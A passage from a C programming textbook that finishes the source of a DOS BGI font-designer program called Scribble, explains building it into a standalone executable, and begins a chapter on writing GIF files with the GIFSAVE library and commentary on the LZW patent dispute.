);
window( 31, 2, 65, 5 );
textcolor( WHITE );
cprintf( "■" );
textcolor( GREEN );
cprintf( "\r\n ■" );
getch( );
window( 10, 2, 75, 25 );
textcolor( GREEN );
_setcursortype( _NORMALCURSOR );
} /*--ScribbleInfo( )-----*/

/*-----
    InitScribble - Initializes Scribble.
                  ie, Checks errors.          */

void InitScribble( void )
{
    int gdriver = VGA, gmode = VGAHI, error = 0;
    registerfarbgidriver( EGAVGA_driver_far );
    if ( !InitMouse( ) )
    {
        cprintf( "Mouse support needed! \r\n\a" );
        error = 1;
    }

    if ( ( chOffFp = fopen( "~$scribl.raj", "wb+" ) ) == NULL )
    {
        cprintf( "Fatal Error(01): File cannot be created \r\n\a" );
        error |= 2;
    }
}
```

```

if ( ( wthFp = fopen( "~$scrib2.raj", "wb+" ) ) == NULL )
{
    cprintf( "Fatal Error(02): File cannot be created \r\n\a" );
    error |= 3;
}
if ( ( chInfoFp = fopen( "~$scrib3.raj", "wb+" ) ) == NULL )
{
    cprintf( "Fatal Error(03): File cannot be created \r\n\a" );
    error |= 4;
}
if ( error )
{
    CloseScribbleFiles( );
    exit( 1 );
}
initgraph( &gdriver, &gmode, "" );
error = graphresult( );
if ( error != grOk )
{
    CloseScribbleFiles( );
    closegraph( );
    cprintf( "Graphics error: %s \r\n\a", grapherrormsg( error ) );
    exit( 1 );
}
} /*--InitScribble( )-----*/

/*-----
    GWindow - Creates a Window with the given title.
*/

void GWindow( int x1, int y1, int x2, int y2, char *title )
{
    setfillstyle( SOLID_FILL, LIGHTGRAY );
    bar( x1, y1, x2, y2 );
    setfillstyle( SOLID_FILL, BLUE );
    bar( x1+4, y1+3, x2-5, y1+22 );
    MyOuttextxy( x1+13, y1+10, title, WHITE );
    MyRectangle( x1+1, y1, x2-1, y2-1, WHITE, BLACK );
} /*--GWindow( )-----*/

/*-----
    SetScreen - Initializes Screen.
*/

void SetScreen( void )
{
    int i, x, y;

    GWindow( 100, 125, 540, 390, "" );

```

166 A to Z of C

```
MyOuttextxy( 140, 135, "Scribble v1.0", WHITE );
/* Icons... */
MyOuttextxy( 107, 131, "■", RED );
MyOuttextxy( 114, 135, "■", WHITE );
MyOuttextxy( 121, 139, "■", GREEN );

MyRectangle( 148, 219, 210, 257, BLACK, WHITE);
Clear( );
settextstyle( DEFAULT_FONT, HORIZ_DIR, 4 );
MyOuttextxy( 150, 225, "!", BLACK ); /* starting character */
settextstyle( DEFAULT_FONT, HORIZ_DIR, 1 );

MyRectangle( 265, 192, 519, 225, WHITE, DARKGRAY );
MyRectangle( 264, 191, 520, 226, DARKGRAY, WHITE );
setfillstyle( SOLID_FILL, DARKGRAY );
bar( 267, 193, 517, 223 );
MyOuttextxy( 273, 180, "Brushes", BLACK );

MyRectangle( 265, 250, 519, 283, WHITE, DARKGRAY );
MyRectangle( 264, 249, 520, 284, DARKGRAY, WHITE );
bar( 267, 251, 517, 281 );
MyOuttextxy( 273, 238, "Erasers", BLACK );

MyRectangle( 265, 308, 519, 328, WHITE, DARKGRAY );
MyRectangle( 264, 307, 520, 329, DARKGRAY, WHITE );
bar( 267, 309, 517, 326 );
setfillstyle( SOLID_FILL, WHITE );
bar( 269, 313, 515, 322 );
MyOuttextxy( 273, 296, "File Size Indicator", BLACK );

for( i= 0, x = 267, y = 194 ; i < MAXBRUSH ; x += 50, ++i )
{
    Brush_Stat[i].x1 = x;
    Brush_Stat[i].y1 = y;
    Brush_Stat[i].x2 = x + 50;
    Brush_Stat[i].y2 = y + 28;
    if ( i==0 )
        BrushBox( i, PRESS );

    if ( i == MAXBRUSH/2-1 )
    {
        y = 252;
        x = 267-50;
    }
}

setcolor( BLACK );
```

```

for ( i=0, x=290 ; i<5 ; x += 50, ++i )
    PutPoint( x, 203, i );

setcolor( WHITE );
for ( i=0, x=290 ; i<5 ; x += 50, ++i )
    PutPoint( x, 262, i );

But_Stat[0].x1 = 155;
But_Stat[0].y1 = 270;
But_Stat[0].x2 = 205;
But_Stat[0].y2 = 290;
CmdButton( 0, NORMAL );

for( i= 1, x = 122, y = 320 ; i < 3 ; x += 65, ++i )
{
    But_Stat[i].x1 = x;
    But_Stat[i].y1 = y;
    But_Stat[i].x2 = x + 50;
    But_Stat[i].y2 = y + 20;
    CmdButton( i, NORMAL );
}

But_Stat[3].x1 = 375;
But_Stat[3].y1 = 340;
But_Stat[3].x2 = 425;
But_Stat[3].y2 = 360;
CmdButton( 3, NORMAL );

But_Stat[4].x1 = 290;
But_Stat[4].y1 = 335;
But_Stat[4].x2 = 340;
But_Stat[4].y2 = 355;

But_Stat[5].x1 = 270;
But_Stat[5].y1 = 270;
But_Stat[5].x2 = 320;
But_Stat[5].y2 = 290;

But_Stat[6].x1 = 330;
But_Stat[6].y1 = 270;
But_Stat[6].x2 = 380;
But_Stat[6].y2 = 290;

MyOuttextxy( 161, 277, "Clear", BLACK );
MyOuttextxy( 131, 327, "Next", BLACK );
MyOuttextxy( 197, 327, "Quit", BLACK );

```

168 A to Z of C

```
MyOuttextxy( 380, 345, "■", RED );
MyOuttextxy( 387, 349, "■", WHITE );
MyOuttextxy( 394, 353, "■", GREEN );

MyOuttextxy( 406, 347, "?", BLUE );
MyOuttextxy( 413, 349, "?", BLUE );
} /*--SetScreen( )-----*/

/*-----
    GetFontName - Gets Font Name &      checks
                  whether the file is already exist or not.
                  If exist, it prompt with Warning */

void GetFontName( char *str )
{
    int mx, my, mbutton, cmdno, prevcmdno, i,
        x = 382, y = 250, len = 4, cursorcolor = BLACK;
    unsigned int imgsize;
    volatile unsigned long nexttick = BIOSTICK;
    char cursor[2] = "|", ch[2] = " ", filename[10], tmpmsg[40];
    BOOLEAN stayin = TRUE;
    void far *buffer;
    struct ffbblk ffbblk;

    imgsize = imagesize( 150, 155, 490, 370 );
    if ((buffer = farmalloc(imgsize)) == NULL)
    {
        CloseScribbleFiles( );
        closegraph( );
        cprintf( "\r\nError: Not enough memory!\r\n\a" );
        exit(1);
    }
    getimage( 190, 200, 450, 300, buffer );

    while( stayin )
    {
        GWindow( 190, 200, 450, 300, "Happy Scribbling!" );
        MyOuttextxy( 213, 249, "Enter the Font Name", BLACK );
        MyOuttextxy( 213, 269, "( 4 Characters )", BLACK );
        setfillstyle( SOLID_FILL, WHITE );
        bar( 375, 245, 420, 260 );
        MyRectangle( 375, 245, 420, 260, BLACK, WHITE);
        i = 0;
        while( i<len )
        {
            if ( BIOSTICK > nexttick )
```



```

{
    MyOuttextxy( x, y, cursor, cursorcolor );
    cursorcolor ^= ( BLACK ^ WHITE );
    nexttick = BIOSTICK + 7L;
}
if ( kbhit( ) )
{
    MyOuttextxy( x, y, cursor, WHITE );
    ch[0] = toupper( getch( ) );
    if ( ch[0]==0 ) /* Ignore special characters */
        getch( );
    if ( i!=0 && ch[0]=='\b' )
    {
        ch[0] = str[--i];
        x -= textwidth( cursor );
        MyOuttextxy( x, y, ch, WHITE );
    }
    else if ( ch[0]!=' ' && ch[0]!='*' && ch[0]!='+'
        && ch[0]!='=' && ch[0]!='[' && ch[0]!=']'
        && ch[0]!='|' && ch[0]!='\\' && ch[0]!='\"
        && ch[0]!=':' && ch[0]!=';' && ch[0]!='<'
        && ch[0]!=',' && ch[0]!='>' && ch[0]!='.'
        && ch[0]!='?' && ch[0]!='/'
        && !(iscntrl(ch[0])) )
    {
        str[i++] = ch[0];
        MyOuttextxy( x, y, ch, BLACK );
        x += textwidth( cursor );
    }
}
str[i] = '\0';
strcpy( filename, str );
strcat( filename, ".CHR" );
if ( findfirst( filename, &ffblk, 0 ) == 0 ) /* File already
                                                exist! */
{
    GWindow( 190, 200, 450, 300, "Warning!" );
    strcpy( tmpmsg, filename );
    strcat( tmpmsg, " already exist!" );
    MyOuttextxy( 213, 234, tmpmsg, RED );
    MyOuttextxy( 213, 248, "Overwrite existing file?", BLACK );
    CmdButton( NOBUTTON, NORMAL );
    CmdButton( YESBUTTON, NORMAL );
    MyOuttextxy( 289, 277, "No", BLACK );
    MyOuttextxy( 343, 277, "Yes", BLACK );
    x -= len * textwidth( cursor );
}

```

170 A to Z of C

```
ShowMousePtr( );
do
{
    cmdno = 0;
    GetMousePos( &mbutton, &mx, &my );
    if ( mbutton==LFTCLICK )
    {
        cmdno = CmdButtonVal( mx, my );
        if ( cmdno==NOBUTTON || cmdno==YESBUTTON )
        {
            HideMousePtr( );
            CmdButton( cmdno, PRESS );
            ShowMousePtr( );
            prevcmdno = cmdno;
            do
            {
                GetMousePos( &mbutton, &mx, &my );
                cmdno = CmdButtonVal( mx, my );
            } while( mbutton==LFTCLICK&&cmdno==prevcmdno);
            HideMousePtr( );
            CmdButton( prevcmdno, NORMAL );
            ShowMousePtr( );
        }
    }
    while( cmdno!=NOBUTTON && cmdno!=YESBUTTON );
    stayin = ( cmdno==NOBUTTON );
    HideMousePtr( );
}
else
    stayin = FALSE;
}
for ( i=0; i<len ; ++i )
    scriFh.fntName[i] = str[i];
putimage( 190, 200, buffer, COPY_PUT );
farfree( buffer );
} /*--GetFontName( )-----*/

/*-----
    FileSizeIndicator - Indicates the file
                        size limitation of 32KB      */
void FileSizeIndicator( void )
{
    int xmax = 269 + 0.007999 * (16 + 3*scriFh.noOfChars + ftell(
chInfoFp )) ;
    if ( xmax > 420 )
```

```

        setfillstyle( SOLID_FILL, RED );
    else
        setfillstyle( SOLID_FILL, GREEN );
    bar( 269, 313, xmax, 322 );

} /*--FileSizeIndicator( )-----*/

/*-----
    Clear - Clears the drawing box          */

void Clear( void )
{
    setfillstyle( SOLID_FILL, WHITE );
    bar( 149, 220, 209, 256 );
    setcolor( GREEN );
    line( 149, 247, 209, 247 );
} /*--Clear( )-----*/

/*-----
    CmdButton - Draws Command Button for
                specified status.
                status are NORMAL, PRESS      */

void CmdButton( int cmdno, int status )
{
    if ( status==NORMAL )
        MyRectangle( But_Stat[cmdno].x1, But_Stat[cmdno].y1,
                    But_Stat[cmdno].x2, But_Stat[cmdno].y2, WHITE, BLACK );
    else
        MyRectangle( But_Stat[cmdno].x1, But_Stat[cmdno].y1,
                    But_Stat[cmdno].x2, But_Stat[cmdno].y2, BLACK, WHITE );
} /*--CmdButton( )-----*/

/*-----
    CmdButtonVal - Returns Command Button value.      */

int CmdButtonVal( int x, int y )
{
    BOOLEAN found = FALSE;
    int i;

    for( i= 0; !found && i < MAXCMDBUTTON ; ++i )
        found = ( x > But_Stat[i].x1  &&  x < But_Stat[i].x2
                && y > But_Stat[i].y1 && y < But_Stat[i].y2);
    if ( found )

```

172 A to Z of C

```
--i;
return( i );
} /*--CmdButtonVal( )-----*/

/*-----
    BrushBox - Draws Brush Box for
               specified status.
               status are NORMAL, PRESS      */

void BrushBox( int brushno, int status )
{
    if ( status==NORMAL )
        setcolor( DARKGRAY );
    else
        setcolor( WHITE );
    rectangle( Brush_Stat[brushno].x1, Brush_Stat[brushno].y1,
               Brush_Stat[brushno].x2, Brush_Stat[brushno].y2 );
} /*--BrushBox( )-----*/

/*-----
    BrushVal - Returns Brush value.          */

int BrushVal( int x, int y )
{
    BOOLEAN found = FALSE;
    int i;

    for( i= 0; !found && i < MAXBRUSH ; ++i )
        found = ( x > Brush_Stat[i].x1 && x < Brush_Stat[i].x2
                  && y > Brush_Stat[i].y1 && y < Brush_Stat[i].y2);
    if ( found )
        --i;
    return( i );
} /*--BrushVal( )-----*/

/*-----
    MsgWindow - Prompts with messages "Thank you!",
               "Error!", "About...".        */

void MsgWindow( char *fontname, int msgno )
{
    int mx, my, mbutton, cmdno = 0, prevcmdno, xx;
    unsigned int imgsize;
    char *message[ ] = { " ", "Thank you!", "Error!", "About..." };
    char title[15], tmpmsg[40];
    void far *buffer;
```

```

strcpy( title, message[msgno] );
strcpy( tmpmsg, fontname );
strcat( tmpmsg, " font has been created!" );

HideMousePtr( );
imgsize = imagesize( 150, 155, 490, 370 );
if ((buffer = farmalloc(imgsize)) == NULL)
{
    CloseScribbleFiles( );
    closegraph( );
    cprintf( "\r\nError: Not enough memory!\r\n\a" );
    exit(1);
}
getimage( 150, 155, 490, 370, buffer );

GWindow( 150, 155, 490, 370, title );

setfillstyle( SOLID_FILL, RED );
bar( 160, 185, 195, 200 );
setfillstyle( SOLID_FILL, WHITE );
bar( 190, 200, 225, 215 );
setfillstyle( SOLID_FILL, GREEN );
bar( 220, 215, 255, 230 );
CmdButton( OKBUTTON, NORMAL );
MyOuttextxy( 308, 341, "OK", BLACK );

settextstyle( DEFAULT_FONT, HORIZ_DIR, 3 );
MyOuttextxy( 230, 190, "Scribble", BLACK );
settextstyle( DEFAULT_FONT, HORIZ_DIR, 1 );

switch( msgno )
{
    case FSIZEERR:
        xx = X4CenteredMsg("Error:Cannot create more fonts!");
        MyOuttextxy( xx, 281, "Error: Cannot create more fonts!", RED );
        xx = X4CenteredMsg( "Reason: File size is limited" );
        MyOuttextxy( xx, 294, "Reason: File size is limited", RED );
        xx = X4CenteredMsg( "Suggestion: Try small fonts" );
        MyOuttextxy( xx, 307, "Suggestion: Try small fonts", RED );
        xx = X4CenteredMsg( "Quitting..." );
        MyOuttextxy( xx, 320, "Quitting...", RED );

    case THANKS:
        xx = X4CenteredMsg( "Thanks for using Scribble!" );
        MyOuttextxy( xx, 240, "Thanks for using Scribble!",
                    BLACK );
        xx = X4CenteredMsg( "May God bless you!" );

```

```

MyOuttextxy( xx, 253, "May God bless you!", BLUE );
xx = X4CenteredMsg( tmpmsg );
MyOuttextxy( xx, 266, tmpmsg, BLACK );
break;

case ABOUT:
xx = X4CenteredMsg( "Version 1.0" );
MyOuttextxy( xx, 217, "Version 1.0", BLACK );
xx = X4CenteredMsg( "by" );
MyOuttextxy( xx, 235, "by", BLACK );
xx = X4CenteredMsg( "R. Rajesh Jeba Anbiah" );
MyOuttextxy( xx, 248, "R. Rajesh Jeba Anbiah", BLACK );
xx = X4CenteredMsg( "Tamil Nadu, South India" );
MyOuttextxy( xx, 261, "Tamil Nadu, South India", BLACK );
xx = X4CenteredMsg( "xxxxxxxxx@yahoo.com" );
MyOuttextxy( xx, 274, "xxxxxxxxx@yahoo.com", BLUE );
xx = X4CenteredMsg( "http://xxxxxxxxxxxxxxxxx.com" );
MyOuttextxy( xx, 287, "http://xxxxxxxxxxxxxxxxx.com",
              BLUE );

MyOuttextxy( 160, 308,
              "Copyright c 2001, R. Rajesh Jeba Anbiah", BLACK );
setcolor( BLACK );
circle( 243, 312, 5 );
MyOuttextxy( 160, 323, "All Rights Reserved.", BLACK );
}
ShowMousePtr( );
do
{
    GetMousePos( &mbutton, &mx, &my );
    if ( mbutton==LFTCLICK )
    {
        cmdno = CmdButtonVal( mx, my );
        if ( cmdno==OKBUTTON )
        {
            HideMousePtr( );
            CmdButton( cmdno, PRESS );
            ShowMousePtr( );
            prevcmdno = cmdno;
            do
            {
                GetMousePos( &mbutton, &mx, &my );
                cmdno = CmdButtonVal( mx, my );
            } while( mbutton==LFTCLICK && cmdno==prevcmdno );
            HideMousePtr( );
            CmdButton( prevcmdno, NORMAL );
            ShowMousePtr( );
        }
    }
}

```

```

    } while( cmdno!= OKBUTTON );
    HideMousePtr( );
    putimage( 150, 155, buffer, COPY_PUT );
    farfree( buffer );
    ShowMousePtr( );
} /*--MsgWindow( )-----*/

/*-----
    X4CenteredMsg - Returns X coordinate value
                   for the center justified message
                   in MsgWindow.

    Logic:( 150, y ) msg ( 490, y )

    To have centered msg,
    150 + ((490-150)-textwidth(msg))/2. */

int X4CenteredMsg( char *str )
{
    return( 150 + ( 340 - textwidth( str ) ) / 2 );
} /*--X4CenteredMsg( )-----*/

/*-----
    MakeFontProcedure1 - Creates the first font
                       ie, ' ' ( space )      */

void MakeFontProcedure1( void )
{
    charoffset = ftell( chInfoFp );
    charwidth = 14;

    fInfo.x = 0;
    fInfo.y = charwidth;
    fInfo.op1 = CHARSCAN1;
    fInfo.op2 = CHARSCAN2;
    fwrite( &fInfo, sizeof( fInfo ), 1, chInfoFp );

    fInfo.op1 = EOFCHAR1;
    fInfo.op2 = EOFCHAR2;
    fwrite( &charoffset, sizeof( charoffset ), 1, chOffFp );
    fwrite( &charwidth, sizeof( charwidth ), 1, wthFp );

    fwrite( &fInfo, sizeof( fInfo ), 1, chInfoFp );
} /*--MakeFontProcedure1( )-----*/

/*-----
    MakeFontProcedure2 - Creates the fonts
                       and store the commands in a

```

176 A to Z of C

```
temporary file          */

void MakeFontProcedure2( void )
{
    int xmin, xmax, ymin, ymax, x, y, xt;

    ++scriFh.noOfChars;
    /* Scans the drawing box...
       To find character's xmin, xmax, ymin, ymax.
       Steps: ( top to bottom )
           top    : ----->
                  : ---> ----->

           ...
           ...
           bottom: ---->
    */
    xmin = 209;    xmax = 149;
    ymin = 256;    ymax = 221;
    for ( y = 221 ; y<=256 ; ++y )
        for ( x = 149 ; x<=209 ; ++x )
        {
            if ( getpixel( x, y ) == BLACK )
            {
                if ( x<xmin )
                    xmin = x;
                if ( y<ymin )
                    ymin = y;
                if ( x>xmax )
                    xmax = x;
                if ( y>ymax )
                    ymax = y;
            }
        }
    /* Drawing box empty?
       ( No character? )
       check...
    */
    if ( xmin==209 && xmax==149 ) /* if no character */
        charwidth = 0;
    else
        charwidth = xmax - xmin + 4;
    fwrite( &charwidth, sizeof( charwidth ), 1, wthFp );
    if ( charwidth==0 )
        charoffset = 0;
    else
        charoffset = ftell( chInfoFp );
    fwrite( &charoffset, sizeof( charoffset ), 1, chOffFp );
}
```



```

/* Scans the character...
   To write character commands.
   Steps: ( top to bottom )
           top    : ----->
                : ---> ----->

           ...
           ...
           bottom: ---->
*/
for ( y = ymin ; y<=ymax ; ++y )
  for ( x = xmin ; x<=xmax ; ++x )
  {
    if ( getpixel( x, y ) == BLACK )
    {
      fInfo.x = 247 - y;
      fInfo.y = x - xmin;
      fInfo.op1 = CHARSCAN1;
      fInfo.op2 = CHARSCAN2;
      fwrite( &fInfo, sizeof( fInfo ), 1, chInfoFp );
      for ( xt=x ; getpixel( xt, y ) == BLACK ; ++xt )
        ;
      --xt;
      x = xt;
      fInfo.x = 247 - y;
      fInfo.y = xt - xmin;
      fInfo.op1 = DRAWCHAR1;
      fInfo.op2 = DRAWCHAR2;
      fwrite( &fInfo, sizeof( fInfo ), 1, chInfoFp );
    }
  }
if ( charwidth!=0 )
{
  fInfo.x = 0;
  fInfo.y = charwidth;
  fInfo.op1 = CHARSCAN1;
  fInfo.op2 = CHARSCAN2;
  fwrite( &fInfo, sizeof( fInfo ), 1, chInfoFp );
  fInfo.op1 = EOFCHAR1;
  fInfo.op2 = EOFCHAR2;
  fwrite( &fInfo, sizeof( fInfo ), 1, chInfoFp );
}
} /*--MakeFontProcedure2( )-----*/
/*-----
   MakeFontProcedure3 - Creates the final font
                       file with the headers & using the
                       stored commands from temporary file.      */

```

178 A to Z of C

```
void MakeFontProcedure3( void )
{
    scriFh.fntSize = 16 + 3 * scriFh.noOfChars + ftell( chInfoFp );
    scriFh.defOffset = 16 + 3 * scriFh.noOfChars;

    fseek( chOffFp, 0L, SEEK_SET );
    fseek( wthFp, 0L, SEEK_SET );
    fseek( chInfoFp, 0L, SEEK_SET );

    fwrite( &scriFh, sizeof( FILEHEADER ), 1, scriFp );

    while ( fread( &charoffset, sizeof( charoffset ), 1, chOffFp ) == 1 )
        fwrite( &charoffset, sizeof( charoffset ), 1, scriFp );

    while ( fread( &charwidth, sizeof( charwidth ), 1, wthFp ) == 1 )
        fwrite( &charwidth, sizeof( charwidth ), 1, scriFp );

    while ( fread( &fInfo, sizeof( fInfo ), 1, chInfoFp ) == 1 )
        fwrite( &fInfo, sizeof( fInfo ), 1, scriFp );
    CloseScribbleFiles( );
} /*--MakeFontProcedure3( )-----*/

/*-----
    CloseScribbleFiles - Closes all Scribble
                        files and then deletes the
                        temporary files.          */

void CloseScribbleFiles( void )
{
    fcloseall( );

    remove( "~$scrib1.raj" );
    remove( "~$scrib2.raj" );
    remove( "~$scrib3.raj" );
} /*--CloseScribbleFiles( )-----*/

/*-----
    main - Main of Scribble          */
int main( void )
{
    int mx, my, premx, premy,
        mbutton, cmdno, prevcmdno, bno, prevbno = 0, msgno = THANKS;
    long fontsize;
    char ch[2] = "!", fontname[10];
    BOOLEAN stayin = TRUE;

    ScribbleInfo( );
```

```

InitScribble( );
SetScreen( );
GetFontName( fontname );
strcat( fontname, ".CHR" );
if ( ( scriFp = fopen( fontname, "wb+" ) ) == NULL )
{
    CloseScribbleFiles( );
    closegraph( );
    cprintf( "Fatal Error(04): File cannot be created \r\n\a" );
    exit( 1 );
}

MakeFontProcedure1( );

FileSizeIndicator( );

ShowMousePtr( );
while( stayin )
{
    GetMousePos( &mbutton, &mx, &my );
    if ( mbutton==LFTCLICK )
    {
        if ( mx>=149 && mx<=209 && my>=223 && my<=256 ) /* drawing
                                                                box */
        {
            if ( prevbno>4 )
                setcolor( WHITE );
            else
                setcolor( BLACK );
            RestrictMousePtr( 150+(prevbno%5)/2,
                             221+(prevbno%5)/2, 208-(prevbno%5)/2,
                             255-((prevbno+1)%5)/2 );
            premx = mx;
            premy = my;
            HideMousePtr( );
            PutPoint( mx, my, prevbno%5 );
            ShowMousePtr( );
            do
            {
                GetMousePos( &mbutton, &mx, &my );

                if ( premx!=mx || premy!=my )
                {
                    HideMousePtr( );
                    ScribbleLine(premx,premy,mx, my, prevbno%5 );
                    ShowMousePtr( );

```

180 A to Z of C

```
        premx = mx;
        premy = my;
    }
    } while(mbutton==LFTCLICK);
    RestrictMousePtr( 0, 0, 639, 479 );
}
bno = BrushVal( mx, my );
if ( bno!=MAXBRUSH && bno != prevbno )
{
    HideMousePtr( );
    BrushBox( prevbno, NORMAL );
    BrushBox( bno, PRESS );
    prevbno = bno;
    ShowMousePtr( );
}
cmdno = CmdButtonVal( mx, my );
if ( cmdno!=MAXCMDBUTTON && cmdno!= OKBUTTON
    && cmdno!=NOBUTTON && cmdno!=YESBUTTON )
{
    HideMousePtr( );
    CmdButton( cmdno, PRESS );
    ShowMousePtr( );
    prevcmdno = cmdno;
    do
    {
        GetMousePos( &mbutton, &mx, &my );
        cmdno = CmdButtonVal( mx, my );
    } while( mbutton==LFTCLICK && cmdno==prevcmdno );
    HideMousePtr( );
    CmdButton( prevcmdno, NORMAL );
    ShowMousePtr( );
    stayin = ( cmdno!=QUIT );
}
switch( cmdno )
{
    case CLEAR:
        Clear( );
        break;
    case NEXT:
        HideMousePtr( );
        MakeFontProcedure2( );
        FileSizeIndicator( );
        Clear( );
        ++ch[0];
        fontsize = 16 + 3*scriFh.noOfChars +
            ftell( chInfoFp );
        if ( fontsize >= 30000 )
```

```

        {
            msgno = FSIZEERR;
            stayin = FALSE;
        }
        else if ( ch[0]==0 )
            stayin = FALSE;
        if ( ch[0]!=0 && fontsize<30000 )
        {
            settextstyle(DEFAULT_FONT, HORIZ_DIR, 4 );
            MyOuttextxy( 150, 225, ch, BLACK );
            settextstyle(DEFAULT_FONT, HORIZ_DIR, 1 );
        }
        ShowMousePtr( );
        break;
    case QUIT:
        HideMousePtr( );
        MakeFontProcedure2( );
        ShowMousePtr( );
        break;
    case ABOUT:
        MsgWindow( fontname, ABOUT );
    }
}

MakeFontProcedure3( );
MsgWindow( fontname, msgno );
closegraph( );
return( 0 );
} /*--main( )-----*/

```

30.7 Scribble.prj

We use project (.PRJ) file to create standalone program. By the term *standalone*, we mean the EXE file that doesn't require any other (supporting) files for its execution.

Normally in BGI programming, we would supply the driver (BGI) files' directory with `initgraph()` function. If the corresponding BGI file is not found on that directory you would get error message. We get this error message because, the driver files are not added with our program. But if you have added the corresponding object (OBJ) file of the driver, to `graphics.lib` library, you won't get such error. You can use `BGIOBJ` utility to create object file for the driver (BGI & CHR) files.

```
C:\>BGIOBJ /F egavga
```

the /F switch is to get "far" object code.

Then you will get `Egavgaf.obj`. Similarly you can create object file for any CHR or BGI files. You can add the object file to `graphics.lib` using TLIB as:

182 A to Z of C

```
C:\> TLIB graphics + obj1 [+obj2...]
```

Adding object file to `graphics.lib` is not advisable as it would increase the compilation time. So the easy way is to add object file is through project file. For my `Scribble` project, I haven't used any CHR files, so I need to create object file only for `EGAVGA.BGI` driver. I have used the `registerfarbgidriver()` function to register the BGI driver so that it is being also added with our standalone EXE file.

Note
If you use other CHR files, just create object files for all the CHR files using <code>BGIOBJ</code> utility, then register them using <code>registerfarbgifont()</code> function.

Add the following files in `Scribble.prj`:

- i. `Mouselib.lib`
- ii. `Egavga.obj`
- iii. `Scribble.c`

Compile the `Scribble.prj` to get standalone `Scribble.exe` file.

31

“Love is patient and kind.”

Creating GIF files

GIF stands for Graphics Interchange Format. GIF is a good file format introduced by CompuServe Incorporated. GIF files can be classified into (i) Ordinary GIF files (ii) Animated GIF files. GIF files are widely used in Internet. GIF took its popularity by the capacity to get animated and by using the very efficient “one-pass” LZW compression algorithm.

31.1 Important Notice

The Graphics Interchange Format © is the Copyright property of CompuServe Incorporated. GIF™ is a Service Mark property of CompuServe Incorporated.

Once Unisys was a well-known computer company. Unisys was awarded the patent in 1985 for the very famous compression algorithm namely Unisys Lempel Zev Welch (LZW). As I said earlier, GIF uses the LZW compression algorithm. GIF became popular through the drastic development of internet. When Unisys learned that the LZW method was incorporated in the GIF specification, it immediately began negotiating with CompuServe in January of 1993. They reached an agreement with CompuServe on licensing the technology in June 1994, which calls for CompuServe to pay Unisys a royalty of 1% of the average selling price it charges for its software.

Unisys demands that the web sites that use GIF should pay them \$5000 or more to use GIF graphics if the software originally used to create the GIFs was not covered by an appropriate Unisys license. Thus freebased people or open-based people are highly against Unisys and GIF, because other, much better, methods of data compression are not covered by any patent. They say that the flaw is in US patent system which makes even pencil-and-paper calculations patentable. One may easily violate some US patents by solving a problem found on Mathematics book! *Indians* might aware of the patent of *Basmati rice*!!!

People who are against to such silly patent, merely substitute PNG files, MNG files and shock waves (Flash) for GIF in their web pages. Open-based people are the one for open languages. Open language never claims royalties, etc. C, C++, Java, Linux are open. On the other side you’ve got proprietary language that claims royalties etc and it is closed. C# is one of proprietary languages. Microsoft often produces proprietary languages and so it has got so many opponents!

Note

Good discussion about “GIF politics” can be found on www.BurnAllGifs.org

31.2 GIFSAVE

GIFSAVE was developed by **Sverre H. Huseby**. It is a function to save the image in GIF format. **Sverre H. Huseby** says that GIFSAVE is little bit slow and the reason is Borland's `getpixel()` function and not the GIFSAVE functions.

GIFSAVE consists of four functions, all declared in GIFSAVE.H:

1. `GIF_Create()` creates new GIF-files. It takes parameters specifying the filename, screen size, number of colors, and color resolution.
2. `GIF_SetColor()` sets up the red, green and blue color components. It should be called once for each possible color.
3. `GIF_CompressImage()` performs the compression of the image. It accepts parameters describing the position and size of the image on screen, and a user defined callback function that is supposed to fetch the pixel values.
4. `GIF_Close()` terminates and closes the file.

The functions should be called in the listed order for each GIF-file. One file must be closed before a new one is created.

31.3 Gifsave.h

```
#ifndef GIFSAVE_H
#define GIFSAVE_H

enum GIF_Code {
    GIF_OK,
    GIF_ERRCREATE,
    GIF_ERRWRITE,
    GIF_OUTMEM
};

int  GIF_Create(
    char *filename,
    int width, int height,
    int numcolors, int colorres
);

void GIF_SetColor(
    int colornum,
    int red, int green, int blue
);

int  GIF_CompressImage(
    int left, int top,
    int width, int height,
```



```

        int (*getpixel)(int x, int y)
    );
int  GIF_Close(void);

#endif

```

31.4 Gifsave.c

```

/*****
 *   FILE:           GIFSAVE.C
 *
 *   MODULE OF:      GIFSAVE
 *
 *   DESCRIPTION:    Routines to create a GIF-file.
 *****/

#include <stdlib.h>
#include <stdio.h>
#include "gifsave.h"

/*****
 *
 *           P R I V A T E   D A T A
 *****/

typedef unsigned Word;          /* At least two bytes (16 bits) */
typedef unsigned char Byte;     /* Exactly one byte (8 bits) */

/*=====
 *
 *           I/O Routines
 *=====
 */

static FILE *OutFile;          /* File to write to */

/*=====
 *
 *           Routines to write a bit-file
 *=====
 */

static Byte Buffer[256];        /* There must be one to much !!! */

static int  Index,              /* Current byte in buffer */
            BitsLeft;           /* Bits left to fill in current byte.
                                /* These are right-justified */

```

186 A to Z of C

```
/*=====
*
*           Routines to maintain an LZW-string table
*=====
*/

#define RES_CODES 2

#define HASH_FREE 0xFFFF
#define NEXT_FIRST 0xFFFF

#define MAXBITS 12
#define MAXSTR (1 << MAXBITS)

#define HASHSIZE 9973
#define HASHSTEP 2039

#define HASH(index, lastbyte) (((lastbyte << 8) ^ index) % HASHSIZE)

static Byte *StrChr = NULL;
static Word *StrNxt = NULL,
           *StrHsh = NULL,
           NumStrings;

/*=====
*
*           Main routines
*=====
*/

typedef struct {
    Word LocalScreenWidth,
        LocalScreenHeight;
    Byte GlobalColorTableSize : 3,
        SortFlag : 1,
        ColorResolution : 3,
        GlobalColorTableFlag : 1;
    Byte BackgroundColorIndex;
    Byte PixelAspectRatio;
} ScreenDescriptor;

typedef struct {
    Byte Separator;
    Word LeftPosition,
        TopPosition;
    Word Width,
        Height;
    Byte LocalColorTableSize : 3,
        Reserved : 2,
```

```

        SortFlag          : 1,
        InterlaceFlag     : 1,
        LocalColorTableFlag : 1;
} ImageDescriptor;

static int  BitsPrPrimColor,    /* Bits pr primary color */
            NumColors;          /* Number of colors in color table */
static Byte *ColorTable = NULL;
static Word ScreenHeight,
            ScreenWidth,
            ImageHeight,
            ImageWidth,
            ImageLeft,
            ImageTop,
            RelPixX, RelPixY;    /* Used by InputByte() -function
*/
static int  (*GetPixel)(int x, int y);

/*****
 *
 *          P R I V A T E      F U N C T I O N S
 *
 *****/
*/

/*=====
 *
 *          R o u t i n e s   t o   d o   f i l e   I O
 *
 *=====
*/

/*-----
 *
 *  NAME:          Create()
 *
 *  DESCRIPTION:   Creates a new file, and enables referencing using
 *                  the global variable OutFile. This variable is only
 *                  used by these IO-functions, making it relatively
 *                  simple to rewrite file IO.
 *
